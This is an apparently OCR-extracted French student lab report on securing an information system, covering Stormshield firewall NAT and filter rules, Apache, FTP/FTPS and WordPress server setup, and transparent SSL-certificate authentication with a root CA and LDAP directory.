
Les translations d'adresses sont faites de telles sorte à ce que les clients voient leurs adresses IP privées translatées en l'adresse de l'interface OUT du firewall. Les ports sont aléatoirement choisis (port ephemeral_fw).

Pour le serveur, nous avons mis en place de la translation statique de sorte que le serveur soit atteignable depuis les ports http, https, ftp, ftps depuis l'adresse IP (87.10.10.1) du Firewall.


Numéro	Source	Port dest	Destination	Port src	Protocole	Commentaire
1	Network_In	Any	Firewall_out	ephemeral	Internet	Créée le 2024-03-28 14:34:50, par admin (192.168.1.45)
2	SRV_FTP_HTTP_A	Any	Firewall_bridge	http	Firewall_out	Créée le 2024-03-28 10:58:45, par admin (192.168.1.45)
3	Any	Firewall_out	Firewall_bridge	http	SRV_FTP_HTTP_A	NAT dans le fu... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45)
4	Any	Firewall_out	Firewall_bridge	https	SRV_FTP_HTTP_A	NAT dans le fu... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 14:30:39 p...
5	SRV_FTP_HTTP_A	Any	Firewall_out	ftp	Firewall_out	Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 15:56:17 p...
6	SRV_FTP_HTTP_A	Any	Firewall_bridge	ftp	SRV_FTP_HTTP_A	NAT dans le fu... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 15:59:26 p...
7	SRV_FTP_HTTP_A	Any	Firewall_bridge	ftps	SRV_FTP_HTTP_A	NAT dans le fu... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 14:30:39 p...

SAÉ Cyber 4.0 Sécurisation d'un SI

L'accès aux serveurs est à présent possible depuis un client :



Capture d'écran de l'accès au serveur web B depuis le Client A



Capture d'écran du serveur web A depuis le Client A

SAÉ Cyber 4.0 Sécurisation d'un SI

On a paramétré le Firewall B de la même façon, tout en respectant les demandes.

The screenshot shows the 'CONFIGURATION' section of the Stormshield SN210W interface. Under 'INTERFACES', the 'dmz1' interface is selected. The configuration details are as follows:

- Nom:** dmz1
- Commentaire:**
- Port physique:** dmz1(3)
- VLANs attachés à l'interface:**
- Couleur:** Orange
- Cette interface est:** externe (publique)

In the 'Plan d'adressage' (Addressing Plan) section, the 'IP fixe (statique)' option is selected. A single static IP entry is present:

Adresse IP:	87.10.10.1	Masque réseau:	255.255.255.0	Commentaire:	
-------------	------------	----------------	---------------	--------------	--

Buttons at the bottom right include 'Appliquer' (Apply) and 'Annuler' (Cancel).

Capture d'écran de la page de configuration de l'interface DMZ du Firewall B

The screenshot shows the 'CONFIGURATION' section of the Stormshield SN210W interface. Under 'INTERFACES', the 'out' interface is selected. The configuration details are as follows:

- Nom:** out
- Commentaire:**
- Port physique:** out(1)
- VLANs attachés à l'interface:**
- Couleur:** Maroon
- Cette interface est:** externe (publique)

In the 'Plan d'adressage' (Addressing Plan) section, the 'IP fixe (statique)' option is selected. A single static IP entry is present:

Adresse IP:	87.10.10.1	Masque réseau:	255.255.255.0	Commentaire:	
-------------	------------	----------------	---------------	--------------	--

Buttons at the bottom right include 'Appliquer' (Apply) and 'Annuler' (Cancel).

Capture d'écran de la page de configuration de l'interface OUT du Firewall B

SAÉ Cyber 4.0 Sécurisation d'un SI

The screenshot shows the STORMSHIELD SN210W configuration interface. The left sidebar navigation includes: CONFIGURATION (TABLEAU DE BORD, SYSTÈME, RÉSEAU, Interfaces, Wi-Fi, Interfaces virtuelles, Routage, Routage multicast, DNS dynamique, DHCP, Proxy cache DNS), OBJECTS, UTILISATEURS, POLITIQUE DE SÉCURITÉ, PROTECTION APPLICATIVE, VPN, and NOTIFICATIONS. The main panel shows the 'INTERFACES' tab with 'in' selected. Configuration details for 'in' include: Nom: in, Commentaire: in(2), Port physique: in(2), VLANs attachés à l'interface: none, Couleur: bleue, and Cette interface est: interne (protégée). Under 'Plan d'adressage', the 'IP fixe (statique)' option is selected, showing an IP address of 192.168.1.254 and a subnet mask of 255.255.255.0. A note at the bottom right says 'Capture d'écran de la page de configuration de l'interface IN du Firewall A'.

Capture d'écran de la page de configuration de l'interface IN du Firewall A

The screenshot shows the STORMSHIELD SN210W configuration interface. The left sidebar navigation includes: CONFIGURATION (TABLEAU DE BORD, SYSTÈME, RÉSEAU, OBJECTS, UTILISATEURS, POLITIQUE DE SÉCURITÉ, Filtrage et NAT, Filtrage URL, Filtrage SSL, Filtrage SMTP, Qualité de service, Règles implicites), PROTECTION APPLICATIVE, VPN, and NOTIFICATIONS. The main panel shows the 'FILTRE ET NAT' tab with a list of 7 rules. Rule 1: on -> Portail d'authentification -> unknown @ Network_Internal -> Internet -> Any -> SRV_FTP_HTTP_A. Rule 2: on -> passer -> Any -> SRV_FTP_HTTP_A. Rule 3: on -> passer -> Any -> SRV_FTP_HTTP_A. Rule 4: on -> passer -> DMZ_A -> DMZ_B. Rule 5: on -> bloquer -> DMZ_A -> LAN_A. Rule 6: on -> bloquer -> Internet -> LAN_A. Rule 7: on -> bloquer -> Any -> Any. A note at the bottom right says 'Capture d'écran de la page de configuration des filtres du Firewall B'.

Capture d'écran de la page de configuration des filtres du Firewall B

SAÉ Cyber 4.0 Sécurisation d'un SI

The screenshot shows the configuration interface for a STORMSHIELD SN210W Firewall. The main menu on the left includes sections like Tableau de bord, Configuration, Système, Réseau, Objets, Utilisateurs, Politique de sécurité, Protection applicative, VPN, and Notifications. The current view is under 'Filtrage et NAT' (Filtering and NAT). The 'Filtrage NAT' tab is selected, displaying a table of NAT rules. The table has columns for Etat (Status), Source, Destination, Port dest., Source, Port src., Destination, Port, Protocole (Protocol), Options, and Commentaires (Comments). There are 7 entries listed:

Etat	Source	Destination	Port dest.	Source	Port src.	Destination	Port	Protocole	Options	Commentaires
1	on Network_A	Internet	Any			Firewall_out		ephemeral_	Internet	Créée le 2024-03-28 14:34:50, par admin (192.168.1.45)
Séparateur - regroupement de règles (contient 1 règle, de 1 à 1)										
2	on	SRV_FTP_HTTP_A	Any	Firewall_out		http		Firewall_out		Créée le 2024-03-28 10:58:45, par admin (192.168.1.45)
3	on	Any	Firewall_out			http		Firewall_bridge	SRV_FTP_HTTP_A	NAT dans le fil... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45)
4	on	Any	Firewall_out			https		Firewall_bridge	SRV_FTP_HTTP_A	NAT dans le fil... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 14:36:39 p...
5	on	SRV_FTP_HTTP_A	Any	Firewall_out		tcp		Firewall_out		Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 15:56:17 p...
6	on	Any	Firewall_out			tcp		Firewall_bridge	SRV_FTP_HTTP_A	NAT dans le fil... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 15:59:26 p...
7	on	Any	Firewall_out			tcp		Firewall_bridge	SRV_FTP_HTTP_A	NAT dans le fil... Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 14:36:39 p...

At the bottom right of the interface, there are buttons for 'Sauvegarder et activer' (Save and activate) and 'Annuler' (Cancel).

Capture d'écran de la page de configuration de la NAT du Firewall B

Tâche 3 Serveurs HTTP/HTTPS et serveur FTP/FTPS (7,35 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih	50 %
Yanis	50 %

Estimation du temps passé sur cette tâche en heure-homme : 4h


Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Installez les serveurs http	
Installez le serveur FTP	
Activez HTTPS et FTPS	
Mettez à disposition un fichier sur le serveur FTP	
Installez un CMS et créez un petit site web	
Testez l'accès à vos serveurs	

Rapport


(Expliquez votre démarche, écrivez les commandes principales que vous avez tapées, insérez les captures d'écran de vos tests, etc.)

Serveur http, installé avec APACHE2 :




LAN A vers DMZ A

LAN B vers DMZ B :




FTP installé avec vsftpd avec mise à disposition dossier et fichier :



```
C:\Users\yanis>ftp 10.0.0.1
Connecté à 10.0.0.1.
220 Welcome to blah FTP service.
200 Always in UTF8 mode.
Utilisateur (10.0.0.1:(none)) : anonymous
331 Please specify the password.
Mot de passe :


230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
files
test.txt
226 Directory send OK.
ftp : 20 octets reçus en 0.00 secondes à 20.00 Ko/s.
ftp> S|
```

HTTPS sur DMZ A et DMZ B :



La mise en place de HTTPS commence par l'acquisition d'un certificat SSL/TLS. Une fois le certificat obtenu, On l'installe sur le serveur web, et la configuration du serveur est ajustée pour activer HTTPS. Cette configuration inclut la redirection du trafic HTTP vers HTTPS pour assurer une navigation sécurisée. Le protocole TLS est alors utilisé pour chiffrer les données échangées entre le navigateur de l'utilisateur et le serveur, garantissant ainsi la confidentialité et l'intégrité des données.

FTPS avec Filezilla avec le user test:tp :



CMS avec Wordpress :

SAE41

Wordpress Login

Bienvenue sur notre site web !

Crée par :
Yanis ZERRAR, Bilal DAKHOUCHE, Nicolas RABERGEAU et Fatih KURUL.

SAE41

À propos

Confidentialité

Réseaux sociaux

Tâche 4 Authentification transparent par certificat SSL (9 points)

Liste des personnes impliquées avec pourcentage de répartition

Bilal DAKHOUCHE


100 %

Estimation du temps passé sur cette tâche en heure-homme : 24h

Objectif : Mettre en place une authentification transparente pour les utilisateurs

Les firewalls implémentent plusieurs méthodes d'authentification qui peuvent être classées en deux catégories :

- Les méthodes explicites via le portail captif : l'utilisateur est redirigé vers le portail captif pour saisir un couple identifiant/mot de passe.
- Les méthodes implicites (transparentes) : l'authentification est transparente vis-à-vis de l'utilisateur qui n'a pas besoin de saisir son couple identifiant/mot de passe explicitement pour accéder au réseau.



Sous-tâches	Evaluation prof
Création d'une autorité racine	
Activer l'authentification par certificat SSL	
Importez le certificat dans le navigateur	
Testez votre configuration	

Rapport

(Expliquez votre démarche, insérez les captures d'écran de votre configuration, de vos tests, etc.)

SAÉ Cyber 4.0 Sécurisation d'un SI

La mise en place de l'authentification transparente par certificat SSL nécessite plusieurs services. Une autorité racine doit être créée, un annuaire LDAP permettra également de créer un utilisateur. Enfin, il sera nécessaire de configurer la politique d'authentification pour ensuite ajouter une règle d'authentification dans les paramètres de filtrages.

La création de l'autorité racine se fait sans problèmes, les informations entrées sont arbitraires (Nom, Organisation, Lieu, etc...).


The screenshot shows the Stormshield SN210W web interface under the 'CONFIGURATION' tab. In the left sidebar, 'Certificats et PKI' is selected. On the right, the 'CERTIFICATS ET PKI' section displays a list of certificates, with 'CA Root' highlighted. A detailed view of the 'CA Root' certificate is shown in the main panel, including its validity period (from 19/03/2024 to 24/03/2034), subject information (IUT Nord Franche-Comté, CA-Root), and issuer information (IUT Nord Franche-Comté, CA-Root). The URL https://192.168.1.254/admin/admin.html is visible at the bottom.

Il est maintenant possible de créer l'annuaire LDAP :

The screenshot shows the Stormshield SN210W web interface under the 'CONFIGURATION' tab. In the left sidebar, 'Configuration des annuaires' is selected. On the right, the 'CONFIGURATION DES ANNUAIRES' section displays a list of configured directories, with 'iut.fwb' highlighted. The configuration details for 'iut.fwb' include the domain name 'iut.fwb', activation of user directory usage, organization 'IUT', domain 'fwb', identifier 'cn=NetasqAdmin', and password fields. It also includes options for internal LDAP access (PLAIN and SSL) and advanced configuration. The URL https://192.168.1.254/admin/admin.html is visible at the bottom.


SAÉ Cyber 4.0 Sécurisation d'un SI

La création de l'utilisateur permettra d'autoriser qu'un seul utilisateur à se connecter plutôt qu'autoriser tous les utilisateurs. Il sera ensuite nécessaire de créer le certificat en se rendant dans l'onglet « Certificat » puis « créer le certificat ». Il sera ensuite créé et sera téléchargeable depuis l'espace « Certificats et PKI ».



